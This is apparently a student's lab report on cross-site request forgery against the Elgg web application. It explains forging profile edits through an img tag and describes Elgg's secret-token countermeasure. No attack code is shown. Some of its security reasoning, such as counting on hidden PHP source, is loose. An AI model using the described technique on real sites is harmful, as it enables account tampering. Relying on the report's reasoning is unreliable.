
Question 2:

If Alice wants to launch the attack to anybody who is visiting her page, without knowing who is visiting her page, it is not possible.


The reason it is not possible is that to attack any given user, Alice needs the unique id of that user, she cannot attain the user id of a user without knowing who is visiting that page. In case of Bobby, she knows the victim (Bobby) and she manually figures out the unique id for Bobby, by capturing the live HTTP request header. The id of the user being attacked needs to be grabbed by initiating requests on the profile of the victim.

By using the technique in Task 1, since edit.php accepts both GET and POST requests, Alice can add an img tag to her website that launches this attack, but even after she has accomplished this, dynamically getting the unique id of the victim visiting her page is not possible and hence, she cannot launch the attack on anybody without knowing who is visiting her page.


Task 3:




1. The actions.php has the countermeasure for CSRF attacks, in the action\_gatekeeper($action) function. By commenting return true, we ensure the execution of the function whenever a user action is required on any given page.




1. Elgg adds security token and timestamp to all the user actions to be performed, this is done by views/default/input/securitytoken.php module.







1. Elgg security token is a hash value (md5) of the site secret value(retrieved from the database), timestamp, user SessionID and the randomly generated sessions string.



1. The generate\_Action\_token($timesamp) function generates the secret token.
2. The secret-token validation is done using the function validate\_action\_taken, if the tokens are not present or invalid then the action will be denied and the user will be redirected.





1. The secret token is generated by the website that actually hosts the session, in our case this website is elgg, because of this the attacker website cannot successfully generate the right token, as it doesn’t have all the details to generate this token and get it validated by the website being attacked. The attacker is unable to place the correct tokens in his request and so this attack will fail.
2. The tokens are generated as a result of php code, source of which is unavailable for the attacker to grab, this acts as added security to the website.